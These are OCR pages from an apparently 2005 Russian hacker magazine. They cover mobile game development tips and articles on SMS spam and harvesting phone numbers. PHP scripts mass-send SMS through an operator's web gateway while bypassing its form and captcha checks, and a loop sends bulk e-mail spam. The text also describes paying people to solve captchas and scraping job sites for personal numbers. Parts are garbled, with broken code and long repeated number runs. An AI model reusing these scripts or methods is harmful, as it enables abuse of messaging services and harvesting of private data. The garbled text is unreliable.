ваться, а полезное изображение будет мельче.

#### ОТЛАДКА И ОПТИМИЗАЦИЯ

■ Следи за памятью! Возможно, придется время от времени самостоятельно чистить систему, чтобы не вылететь по нехватке места.

Используй все способы для тестирования приложения до выпуска, чтобы не терять пользователей после него. Это касается не только багов в программе, но и отличий в поведении разных моделей телефонов (или экземпляров одной модели, но с разными прошивками). И здесь массовые тесты были бы весьма кстати.

И обязательно нужно проверять поведение программы при входящем звонке или получении SMS.

Сама по себе отладка на устройстве сложная: в некоторых случаях не получится вывести на экран даже простое сообщение.

#### МНОГОПОЛЬЗОВАТЕЛЬСКИЕ ИГРЫ

■ Больше всего пользователям нравится играть против живого человека, а не против железки. Солидным достоинством игры станет поддержка Bluetooth (можно и для аркад), интернета (GPRS, реакция может достигать четырех-пяти секунд) или SMS (пошаговые игры).

Для всех вариантов продумывай различные дополнительные сервисы. Если люди играют по Bluetooth, это не означает, что они могут обмениваться репликами друг с другом во время игры. А вдруг у них идет совещание? При игре через GPRS весьма полезной будет возможность посмотреть общую таблицу рекордов.

Вариант с отдельным сервером - самый выгодный в плане генов: если игра популярная, то ломать ее будет бессмысленно, так как регистрационная информация все равно будет проверяться каждый раз.

А сейчас прошу особого внимания! Во всех случаях (SMS/Internet/Bluetooth) возможна игра более чем двух человек. Играть вторым интереснее, чем вдвоем. И уж точно разгромить живого врага приятнее, чем бездушного и глупого железного лилипута. Или, в случае шашек, например, проиграть слишком умной железке :).

#### ИГРА С ФОТОАППАРАТОМ

■ На телефоне может не быть джойстика, наверняка не будет мыши. Не всегда клавиатура телефона хорошая, часто трудно нащупать на ней нужную клавишу, возможно, нельзя одновременно нажать две кнопки, а для разработчика игры все это жизненно необходимо. Может, ты не ско-

находится под движущимся спрайтом и восстанавливай при перемещении только открывшийся кусочек, не используй большие объекты, работа с которыми может быть медленнее, чем с маленькими, и т.д.

Профессиональный художник и дизайнер просто необходимы: без них никак не расположить все элементы игры на экране, не выбрать хорошую палитру и не нарисовать изображения для разных форматов дисплея.

Никаких аналогов DirectX и OpenGL нет, постепенно идет разработка общих API для ускоренного рисования, но когда наступит это счастливое будущее? Могу гарантировать, что не в ближайшие два года. А со звуком дело обстоит еще хуже: он в основном пока выводится стандартно.

Что у нас с трехмерным?.. JSR 184 для J2ME (3D с возможной аппаратной поддержкой) позволит разрешить некоторые проблемы, но не все (читай врезку).


Также не стоит забывать, что если игра не рассчитана на большой экран, то его часть не будет использо-

#### JSR-184 - API ДЛЯ МОБИЛЬНОЙ 3D-ГРАФИКИ

■ JSR-184 создано для легкой интерактивной работы с 3D-графикой на J2ME. Оно должно быть полезно широкому кругу приложений, в том числе играм, анимационным сообщениям, хранителям экрана и т.д. Очень большие возможности для сотовых: например, одна из реализаций JSR-184 API построена на основе Hybrid OpenGL ES API. И что же тогда означает появление мобильных 3D-ускорителей? Правильно: теперь становятся доступными практически все возможности десктопов.



УЖЕ В ПРОДАЖЕ



Вот, кстати, фотоаппарат.  
Можно привлечь его  
к управлению для игры.

ро столкнешься с проблемой управления, но когда-нибудь эта встреча обязательно состоится.

Есть цифры? На этом ты построил программу? Но на Nokia 6260 ("Готов к любому повороту") в режиме "медиа-проигрывателя" есть только джойстик и пять специальных клавиш, и Nokia 6260 в этом плане не уникален.

Вот, кстати, фотоаппарат. Можно привлечь его к управлению для игры. Как? Как угодно: отлавливать движение, просто назначать настоящие цели, пользоваться настоящим изображением как фронтом - такие игры очень редки, но практически все они становятся бестселлерами. А окружающие улыбаясь смотрят на человека, который носит по улице и держит телефон на вытянутой руке :).

#### ВЫПУСК ГОТОВОЙ ИГРЫ

■ Если твоя игра не совсем простая, то ты должен сделать специальные версии для определенных моделей телефонов. Оснасти игру так, чтобы пользователь, выбирая версию самостоятельно, просто не смог ошибиться. Перспективы мобильного игрового устройства огромны, на этот рынок могут прийти и одиночки, и небольшие команды - телефоны с каждым днем становятся все мощнее и ближе к десктопным компьютерам по возможностям.

Теперь определись со способом распространения игры (то есть читай этот номер дальше) и готовь мешок для генер :).



На наших дисках ты всегда найдешь тонну самого свежего софта, демки, музыку, а также 3 видео по взлому!

#### ЧИТАЙ В ИЮНСКОМ НОМЕРЕ:

##### Раздень BIOS

Изучаем BIOS и учимся его модифицировать.

##### Ломаем игручки

Как был взломан сетевой обменник.

##### Как стать хакером

Тернистый путь от ламера до взломщика.

##### EXE в заложниках

Основы создания самоходного программного обеспечения.

Ж У Р Н А Л  
**ХАКЕР**

www.xakep.ru

(game)land

Даня aka xbit (stream@oskolnet.ru | 3344-37-228)

# НАВОДНЕНИЕ СООБЩЕНИЯМИ

## КАК ДЕЛАЮТ БИЗНЕС SMS-СПАММЕРЫ

**Е**-mail-спамом, как известно, занимаются только плохие люди. Но лишь очень, крайне монструозно-плохие люди занимаются SMS-спамом. Их немного, но они тоже зарабатывают деньги... И их презирают.

**К**ак же на практике зарабатывают таким способом? Существует несколько путей осуществления SMS-рассылок: через интернет-сайт сотового оператора, посредством протроянивания пользователей, через SMS-гейт (взломанный, со скарженным аккаунтом или просто очень демократичный шлюз, представитель которого можно найти в соответствующей статье номера). Взломать SMS-гейт весьма непросто, однако Мастеру-Ламастеру это удалось ;). В таком случае несложный скрипт на Perl, запущенный в фоновом режиме, все сделает сам.

### ШЛЮЗ?

■ Хозяева официальных и неофициальных SMS-гейтов не очень хотят, чтобы через них прокачивали тонны "вредных" сообщений, поэтому на пути злодеев возводятся несколько преград: защита "картинка-код", запрет отсылки определенного количества SMS'ок с одного и того же IP, ограничение отправки SMS на один номер. Однако хитрые хакеры научились обходить такие препоны. Рассмотрим пример.

Страница первая: пользователю предлагают заполнить специальную форму, в нижней части которой находится картинка, служащая для подтверждения отправки. Как известно, картинка представляет собой отдельный сценарий, суть которого заключается в генерации цифр случайным образом в определенном диапазоне. Картинка линкуется в текст несложной конструкцией ``

Далее все введенные данные передаются второй странице, которая проверяет входные данные, картинку, после чего и происходит отправка SMS.



Но не все так плохо. Дело в том, что в некоторых конторах возможно обойти первую форму и передать правильные параметры второй странице. Для этого взломщик заходит на сайт сотового оператора, заполняет форму, жмет Submit. В строке адреса он вводит все параметры, переданные отправляющей странице:

`www.sms-site.ru/sendsms/?to=89045395012&text=spam_text&pic=8825`

Здесь все понятно и без комментариев: переменная "to" содержит номер телефона, на который планируется отправить SMS, "text" - текст SMS, а pic - число на картинке. Бывают, конечно, и более сложные системы, которые предполагают запись части передаваемых данных в cookies с последующим прочтением, а бывают вообще без защиты картинкой. На основе всего вышесказанного взломщик пишет php-программу, отправляющую запрос нужной странице, а также форму для удобства рассылки SMS :). Код последней приведен ниже:

```
<form action="send.php" method="get">
<input type="text" name="pic" value="Номер на картинке">
<input type="text" name="num" value="Кол-во смс'ок">
<textarea name="text" cols="30" rows="7">Текст смс</textarea>
```

Информация данной статьи предоставлена для чисто ознакомительных целей, а не для применения на практике.



ХАКЕРСПЕЦ 07(56) 2005





```
<input type="submit" name="sub_ok" value="Отправить">
</form>
```

Сам же принимающий сценарий будет выглядеть следующим образом:

```
<?
if (!isset($sub_ok)) exit;
// принимаем параметры от формы
```

```
$i=1;
settype ($num, int);
$phone = file ("phone_base.txt");
// Рассылаем
while ($i<=$num){
$sk = 'http://www.sms-site.ru/sendsms/?to='.$phone[$i].&text='.$text.'&pic='.$pic.'';
$f = fopen ("$sk", "r") or die ("Ошибка. SMS № $i не отправлена");
```

## СЛОВО ЗАКОНА


■ 10 июня Челябинский суд признал SMS-спаммера Дмитрия Агросова виновным по статье 273 часть 1 УК РФ (Создание, использование и распространение вредоносных программ для ЭВМ) и приговорил его к одному году лишения свободы условно, обязав, помимо прочего, выплатить штраф в 3000 рублей.

В начале февраля 2003 года Дима накодил программу sendsms.pl, которая позволяла рассылать SMS в уральской сети Мегафона. 8 февраля спаммер в тестовом режиме разослал из дома десяток нецензурных текстовых сообщений одинакового содержания одному из абонентов Мегафона. Убедившись, что все ОК, он закачал ее на сервер и 23 мая устроил массовую рассылку SMS с простым сообщением: "Пошел на х\*\*". В итоге за несколько часов 11 261 абонент челябинской сети Мегафон получили эти SMS-сообщения. Днем спустя спаммер предпринял вторичную рассылку, однако на этот раз бранные сообщения получили лишь 3887 человек.

Специалистам по безопасности удалось установить личность злоумышленника, и ему был предъявлен иск. SMS-спаммер почти сразу признал свою вину, заявив, что "осознает характер и последствия своего решения".

На Западе борьба со спамом ведется на законодательном уровне. О России этого не скажешь. Во-первых, Дима не нанес серьезного ущерба "Мегафону" своей деятельностью (в приговоре говорится о некотором затруднении работы сети), о чем косвенно свидетельствует отсутствие в иске компенсации в пользу самой компании. Во-вторых, осужденный - не классический спаммер, и рекламной рассылки по электронной почте, которую называют спамом, он не производил. К тому же, не будем забывать, что как такового антиспаммерского законодательства в России еще нет, и злоумышленника судили по статье, карающей за распространение вредоносных программ, поэтому, скорее всего, до настоящего преследования SMS-спаммеров в России еще очень далеко. Тем не менее, зарабатывать деньги таким образом - весьма грязное дело, и мы категорически не советуем заниматься им.

(по материалам <http://privacy.hro.org>)



```
$i++;
echo "SMS № $i отправлена успешно";
}
```

```
?>
```

Сделать это можно не только при помощи fopen(), но и посредством сокетов. Первый вариант немного проще предыдущего, однако важно, что большинство SMS-шлюзов защищено от подобного подхода и вся система будет работать нестабильно. Хакеру нужно симитировать браузер пользователя, что делается именно через сокет. Посмотрим на этот вопрос более основательно:

```
<?
if (!isset($sub_ok)) exit;
```

Используем класс. Описываемый класс можно скачать с [classes.php.net](http://classes.php.net)

```
require_once('./classes/HTTP_Connection.php');
$split = "\r\n"; // разделитель
$i=1;
Учитываем, что данные, передаваемые через агрессивную строку, относятся к строковому типу, поэтому не забывай избавляться от таких недоразумений с числами. Иначе будут ошибки:
settype ($num, int);
```

```
$phone = file ("phone_base.txt"); // считываем базу телефонных номеров в массив
```

```
// Рассылаем
while ($i<=$num){
// составляем заголовок соединения. Указываем его тип, поддерживаемые нами кодировки, ОС, браузер и т.д. :)

```

```
print_section("GET / HTTP/1.1");
$request = "GET / HTTP/1.1
Host: www.sms-site.ru/sendsms/?to=$phone[$i]&text=$text&pic=$pic
User-Agent: Opera/8.0 (Windows; U; Windows NT 5.0; en-US; rv:1.0.1) Gecko/20020826
Accept: *
Accept-Language: en-us, en, ru;q=0.50
Accept-Encoding: gzip, rar;q=0.9
Accept-Charset: *
Keep-Alive: 300 ";
```

```
$request = explode("\n", $request);
$request = implode($split, $request);
```

```
// осуществляем сам запрос на порт 80
```



```
$http = new HTTP_Connection('http://www.sms-site.ru/sendsms/?to=$phone{$i}&text=$text&pic=$pic', 80);
```

```
// проверяем время ответа сервера - обычно не более 30-ти секунд
```

```
$http->set_timeout(10);
var_dump($http->read_status_line());
```

```
if ($http->timed_out()) {
    echo "Timed out!";
}
$http->disconnect();
}
?>
```


### ОБХОДИМ КАРТИНКУ

Вышеприведенный скрипт решает большинство проблем: даже если используемый шлюз будет использовать cookies и Java-скрипт, после несложной доработки скрипт решит и эту проблему. Обычно же таких затруднений не возникает. Первый этап мы успешно преодолели, но как быть с опознаванием символов? Выхода из данной ситуации может быть два. Первый - распознавать программно. В январском номере X была неплохая статья (в "Кодинге", статья "Программа с глазами") об обходе такой защиты. Второй, менее эффективный способ - привлечение людей. Допустим, желающий запостить сообщение в форуме будет обязан ввести номер с картинки. Саму картинку будем линковать с сайта шлюза, а сценарий запускать вместе с отправкой сообщения. Можно поступить иначе. Например, открыть сервис типа CAP: пользователь заходит на страницу, на которую прилинковано несколько десятков картинок, и вводит их значения в поля. Оплата за каждые 5000

картинок - \$1-2. Однако оба способа не очень удобны. В случае с форумом придется предварительно набрать большую аудиторию. К тому же даже с посещаемостью в 5000 человек в день постить новые сообщения будут только 200-300 человек. Спустя некоторое время пользователи заметят, что запись можно добавить и без ввода кода с картинки, и доходы резко упадут. Во втором случае все намного лучше, но рано или поздно начнут возникать вопросы, пусть даже сама система будет очень эффективна. Аналогичные проекты имеют посещаемость как раз примерно 30 000 человек в день, поэтому прогрессивные взломщики предпочитают использовать гейты, не защищенные картинкой (они могут славиться плохой скоростью), или скаженные аккаунты на платных гейтах.

### ПРОБЛЕМА НОМЕРОВ

Как же спаммеры добывают заветные номера телефонов? Один из способов описан в статье "Телефонодобывающий комбайн" этого номера, однако им дело не ограничивается. Как известно, в интернете можно встретить сайты, продающие базы данных крупных ОпСоСов. Конечно, нет гарантий, что БД не устарела, однако номера нескольких тысяч телефонов будут действовать точно. Мне удалось переговорить с несколькими людьми, которые занимаются торговлей различными БД в интернете. По их словам, настоящие базы данных ОпСоСов встречаются очень редко, в основном это устаревшие версии. Дело в том, что защита такой информации, что называется, "на уровне". Известный всем нам Мастер-Гламстер утверждает, что защита как БД, так и других объектов российских операторов поддерживается профессионалами, поэтому сведения об утечке конфиденциальной информации вряд ли останутся незамеченными. Пишу это с той целью, чтобы никто не раскатывал губы на предложение "новейшей базы такого-то оператора всего за энное количество долларов". Велика вероятность того, что с этим предложением обращаются мошенники.




### РЕКЛАМА

Люди, основывающие свой доход на спаме, обычно не стесняются рекламировать свои услуги. Это может осуществляться как отдельно (конкретная услуга), так и в комплексе с обычным спамом. Важно, что рассылка SMS осуществляется, как правило, по телефонным номерам определенных регионов, поэтому, чтобы оказывать услуги во всех концах нашей необъятной родины, хакеры конфигурируют скрипт рассылки в соответствии с особенностями региональных шлюзов. Но вернемся к вопросу о рекламе. Как и все приличные предприниматели, SMS-спаммер должен обладать собственным web-сайтом, обязательно популярным. От услуг профессионалов, скорее всего, ему придется отказаться, так как мало ли кто возьмется за раскрутку незаконного бизнеса. Все придется делать своими руками :). Например, организовать рассылку с рекламой собственных услуг как по SMS, так и по электронной почте. Однако после осуществления первой SMS-рассылки сайт закроют. Выход - ограничиться обычным спамом. E-mail базы можно купить практически у любого уважающего себя web-мастера. Старая, но тяжелая база лежала (а может, и лежит) на сайте lamep111.narod.ru.

```
<?
$i=1;
$mail_base = file(base.txt);
while (isset($mail_base[$i])){
    mail("$mail_base[$i]", "Читай это!!", "Текст рекламы");
    $i++;
}
?>
```

Помимо спама, можно воспользоваться программами рассылки объявлений на форумы и доски объявлений. Это достаточно эффективный, проверенный временем способ, для реализации которого существует Pantera - отличная программа, полностью ориентированная на российский сегмент. Также можно воспользоваться и авторегистраторами: они вмиг добавят информацию о сайте на десяток-другой поисковиков.

Не стоит забывать о системах активной раскрутки (neosar.ru), потребители для услуг которых явно найдутся и которые, скорее всего, помогут начинающим встать на ноги. 



БАРХАТНАЯ РЕВОЛЮЦИЯ  
**МУЖСКОЙ СЕЗОН**

ПОДРОБНОСТИ В КИНОТЕАТРАХ СТРАНЫ



**@mail.ru**<sup>®</sup>

НАМ ДОВЕРЯЮТ ДАЖЕ СПЕЦАГЕНТЫ

Tony (tony@MadTanks.com)

# ТЕЛЕФНОДОБЫВАЮЩИЙ КОМБАЙН

## РУКОВОДСТВО ПО АВТОМАТИЗИРОВАННОМУ СОЗДАНИЮ SMS-СПАМЛИСТА

Любой из нас наверняка находил в своем почтовом ящике рекламу увеличителя объема бюста. Эпопея email-спама длится уже много лет, но прогресс не стоит на месте, и теперь эту прелесть можно получить не слезая с горшка (некоторые организмы продолжают ваять SMS-поэмы даже там).

### В ПРОНУМЕРОВАННЫЙ МИР

Итак, ты хочешь разослать по SMS рекламу революционных прокладок с перышками, и тебе нужна база номеров мобильных телефонов. Оказывается, сделать такую базу не так уж сложно - было бы желание. В разных странах используют разные способы кодирования и записи телефонных номеров. У нас есть существенное ограничение: правильный номер должен состоять из 11-ти цифр: +7СССХХХХХХХ. "+7" - это код нашей страны, СССР - три цифры кода оператора связи, и последние семь цифр - код абонента сети. Иногда пишут вместо "+7" цифру "8", что обозначает код выхода на междугороднюю линию. Вроде бы все просто, только есть одно жирное НО. Нет четкого следования стандартам записи номера: один и тот же номер может быть записан чертовски большим количеством способов, а в каком виде он хранится в файле - это вообще отдельная песня в четырех куплетах. Поэтому основной задачей поиска является анализ строки, содержащей номер телефона.

### ХРАНИТЕ НОМЕРА В СБЕРБАНКЕ

Где пользователь может сохранить свой номер и номера телефонов своих друзей? В асе, почтовом клиенте, органайзере и кеше браузера. Но для того чтобы туда забраться, тебе придется попотеть, да и улов с одного клиента будет мал. Предпочтительнее вариант оптового поиска: службы знакомств, кадровые агентства и всевозможные сайты вакансий, газеты бесплатных объявлений и прочие места, где люди по собственному желанию (!) оставляют контактную информацию. Для поиска номеров можно использовать даже спам: там также может быть указан номер мобильного телефона. Твоя месья распространителю таблеток для похудения будет страшна. Не стоит забывать и о любителях халявы: сайт с бесплатными полифото-

ническими мелодиями от продюсеров "Бригады" и аналогичными картинками обеспечит тебе постоянный приток номеров. SMS-чаты, игры и анекдоты доставляются на указанный номер телефона, а о том, что их номера прямоком попадают в список рассылки, хлявщикам лучше не знать. Прямо сейчас ты можешь попробовать наиболее простой способ добывания мобильных номеров. Скачай себе на диск один из сайтов с вакансиями (например, телепорт) и натрави на него программу, прилагающуюся к этой статье.

### ИНСТРУМЕНТАРИЙ

Печально, но весь инструментарий для угаленной добычи номеров тебе придется писать самостоятельно. Правда, принципы работы у всех этих программ одинаковы, и они реализованы в утилите CellFinder. Что можно сделать с помощью этой утилиты? Просканировать любые файлы на предмет наличия в них записей с номерами мобильных телефонов. номе-

ра могут быть записаны в любом виде и с любыми разделителями. Номер должен начинаться на "+7" или "8", то есть должен быть записан либо в международном, либо в федеральном формате. Забегая вперед, скажу, что даже недалекий пользователь, совсем не напрягаясь, сможет масштабировать функциональность CellFinder по своему усмотрению. Программе в командной строке указываются три параметра: путь, по которому лежат файлы для сканирования, имя файла, в котором будет сохраняться список найденных телефонов, и опция, которая предписывает искать номера только в текстовых файлах. По умолчанию сканируются все файлы в указанном каталоге и подкаталогах. "Хорошо, - скажешь ты, - а если я хочу просканировать машину другого человека на предмет поиска номеров?"

Профессиональный вакансия:  
 Главный инженер (1000 usd)  
 Сделано 06.05.2005, код вакансии: 1470390

Образование и квалификация:  
 Высшее, возраст 45 лет, образование высшее, опыт работы 24 года, город Москва, на полный рабочий день, зарплата 1000 usd

Профессиональные навыки:  
 01.2004-09.2004 начальник структурного отдела в Министерстве строительства и жилищно-коммунального хозяйства Российской Федерации. Должность: Технический руководитель проектной работы с проектами строительства, государственного проектирования, контроль за строительством объектов. Работа с СНиП, технический надзор, лицензирование, проектирование в 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99, 100, 101, 102, 103, 104, 105, 106, 107, 108, 109, 110, 111, 112, 113, 114, 115, 116, 117, 118, 119, 120, 121, 122, 123, 124, 125, 126, 127, 128, 129, 130, 131, 132, 133, 134, 135, 136, 137, 138, 139, 140, 141, 142, 143, 144, 145, 146, 147, 148, 149, 150, 151, 152, 153, 154, 155, 156, 157, 158, 159, 160, 161, 162, 163, 164, 165, 166, 167, 168, 169, 170, 171, 172, 173, 174, 175, 176, 177, 178, 179, 180, 181, 182, 183, 184, 185, 186, 187, 188, 189, 190, 191, 192, 193, 194, 195, 196, 197, 198, 199, 200, 201, 202, 203, 204, 205, 206, 207, 208, 209, 210, 211, 212, 213, 214, 215, 216, 217, 218, 219, 220, 221, 222, 223, 224, 225, 226, 227, 228, 229, 230, 231, 232, 233, 234, 235, 236, 237, 238, 239, 240, 241, 242, 243, 244, 245, 246, 247, 248, 249, 250, 251, 252, 253, 254, 255, 256, 257, 258, 259, 260, 261, 262, 263, 264, 265, 266, 267, 268, 269, 270, 271, 272, 273, 274, 275, 276, 277, 278, 279, 280, 281, 282, 283, 284, 285, 286, 287, 288, 289, 290, 291, 292, 293, 294, 295, 296, 297, 298, 299, 300, 301, 302, 303, 304, 305, 306, 307, 308, 309, 310, 311, 312, 313, 314, 315, 316, 317, 318, 319, 320, 321, 322, 323, 324, 325, 326, 327, 328, 329, 330, 331, 332, 333, 334, 335, 336, 337, 338, 339, 340, 341, 342, 343, 344, 345, 346, 347, 348, 349, 350, 351, 352, 353, 354, 355, 356, 357, 358, 359, 360, 361, 362, 363, 364, 365, 366, 367, 368, 369, 370, 371, 372, 373, 374, 375, 376, 377, 378, 379, 380, 381, 382, 383, 384, 385, 386, 387, 388, 389, 390, 391, 392, 393, 394, 395, 396, 397, 398, 399, 400, 401, 402, 403, 404, 405, 406, 407, 408, 409, 410, 411, 412, 413, 414, 415, 416, 417, 418, 419, 420, 421, 422, 423, 424, 425, 426, 427, 428, 429, 430, 431, 432, 433, 434, 435, 436, 437, 438, 439, 440, 441, 442, 443, 444, 445, 446, 447, 448, 449, 450, 451, 452, 453, 454, 455, 456, 457, 458, 459, 460, 461, 462, 463, 464, 465, 466, 467, 468, 469, 470, 471, 472, 473, 474, 475, 476, 477, 478, 479, 480, 481, 482, 483, 484, 485, 486, 487, 488, 489, 490, 491, 492, 493, 494, 495, 496, 497, 498, 499, 500, 501, 502, 503, 504, 505, 506, 507, 508, 509, 510, 511, 512, 513, 514, 515, 516, 517, 518, 519, 520, 521, 522, 523, 524, 525, 526, 527, 528, 529, 530, 531, 532, 533, 534, 535, 536, 537, 538, 539, 540, 541, 542, 543, 544, 545, 546, 547, 548, 549, 550, 551, 552, 553, 554, 555, 556, 557, 558, 559, 560, 561, 562, 563, 564, 565, 566, 567, 568, 569, 570, 571, 572, 573, 574, 575, 576, 577, 578, 579, 580, 581, 582, 583, 584, 585, 586, 587, 588, 589, 590, 591, 592, 593, 594, 595, 596, 597, 598, 599, 600, 601, 602, 603, 604, 605, 606, 607, 608, 609, 610, 611, 612, 613, 614, 615, 616, 617, 618, 619, 620, 621, 622, 623, 624, 625, 626, 627, 628, 629, 630, 631, 632, 633, 634, 635, 636, 637, 638, 639, 640, 641, 642, 643, 644, 645, 646, 647, 648, 649, 650, 651, 652, 653, 654, 655, 656, 657, 658, 659, 660, 661, 662, 663, 664, 665, 666, 667, 668, 669, 670, 671, 672, 673, 674, 675, 676, 677, 678, 679, 680, 681, 682, 683, 684, 685, 686, 687, 688, 689, 690, 691, 692, 693, 694, 695, 696, 697, 698, 699, 700, 701, 702, 703, 704, 705, 706, 707, 708, 709, 710, 711, 712, 713, 714, 715, 716, 717, 718, 719, 720, 721, 722, 723, 724, 725, 726, 727, 728, 729, 730, 731, 732, 733, 734, 735, 736, 737, 738, 739, 740, 741, 742, 743, 744, 745, 746, 747, 748, 749, 750, 751, 752, 753, 754, 755, 756, 757, 758, 759, 760, 761, 762, 763, 764, 765, 766, 767, 768, 769, 770, 771, 772, 773, 774, 775, 776, 777, 778, 779, 780, 781, 782, 783, 784, 785, 786, 787, 788, 789, 790, 791, 792, 793, 794, 795, 796, 797, 798, 799, 800, 801, 802, 803, 804, 805, 806, 807, 808, 809, 810, 811, 812, 813, 814, 815, 816, 817, 818, 819, 820, 821, 822, 823, 824, 825, 826, 827, 828, 829, 830, 831, 832, 833, 834, 835, 836, 837, 838, 839, 840, 841, 842, 843, 844, 845, 846, 847, 848, 849, 850, 851, 852, 853, 854, 855, 856, 857, 858, 859, 860, 861, 862, 863, 864, 865, 866, 867, 868, 869, 870, 871, 872, 873, 874, 875, 876, 877, 878, 879, 880, 881, 882, 883, 884, 885, 886, 887, 888, 889, 890, 891, 892, 893, 894, 895, 896, 897, 898, 899, 900, 901, 902, 903, 904, 905, 906, 907, 908, 909, 910, 911, 912, 913, 914, 915, 916, 917, 918, 919, 920, 921, 922, 923, 924, 925, 926, 927, 928, 929, 930, 931, 932, 933, 934, 935, 936, 937, 938, 939, 940, 941, 942, 943, 944, 945, 946, 947, 948, 949, 950, 951, 952, 953, 954, 955, 956, 957, 958, 959, 960, 961, 962, 963, 964, 965, 966, 967, 968, 969, 970, 971, 972, 973, 974, 975, 976, 977, 978, 979, 980, 981, 982, 983, 984, 985, 986, 987, 988, 989, 990, 991, 992, 993, 994, 995, 996, 997, 998, 999, 1000

Контактная информация:  
 Факс: [redacted]      Вы можете: [redacted]

Федеральные номера - найти проще, чем песок в пустыне

Инженер (от 600 usd)  
 Сделано 06.05.2005, код вакансии: 1231434

Образование и квалификация:  
 Высшее, возраст 45 лет, образование высшее, опыт работы 1 год, город Москва, на полный рабочий день, зарплата от 600 usd

Профессиональные навыки:  
 01.2004-09.2004 начальник структурного отдела в Министерстве строительства и жилищно-коммунального хозяйства Российской Федерации. Должность: Технический руководитель проектной работы с проектами строительства, государственного проектирования, контроль за строительством объектов. Работа с СНиП, технический надзор, лицензирование, проектирование в 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99, 100, 101, 102, 103, 104, 105, 106, 107, 108, 109, 110, 111, 112, 113, 114, 115, 116, 117, 118, 119, 120, 121, 122, 123, 124, 125, 126, 127, 128, 129, 130, 131, 132, 133, 134, 135, 136, 137, 138, 139, 140, 141, 142, 143, 144, 145, 146, 147, 148, 149, 150, 151, 152, 153, 154, 155, 156, 157, 158, 159, 160, 161, 162, 163, 164, 165, 166, 167, 168, 169, 170, 171, 172, 173, 174, 175, 176, 177, 178, 179, 180, 181, 182, 183, 184, 185, 186, 187, 188, 189, 190, 191, 192, 193, 194, 195, 196, 197, 198, 199, 200, 201, 202, 203, 204, 205, 206, 207, 208, 209, 210, 211, 212, 213, 214, 215, 216, 217, 218, 219, 220, 221, 222, 223, 224, 225, 226, 227, 228, 229, 230, 231, 232, 233, 234, 235, 236, 237, 238, 239, 240, 241, 242, 243, 244, 245, 246, 247, 248, 249, 250, 251, 252, 253, 254, 255, 256, 257, 258, 259, 260, 261, 262, 263, 264, 265, 266, 267, 268, 269, 270, 271, 272, 273, 274, 275, 276, 277, 278, 279, 280, 281, 282, 283, 284, 285, 286, 287, 288, 289, 290, 291, 292, 293, 294, 295, 296, 297, 298, 299, 300, 301, 302, 303, 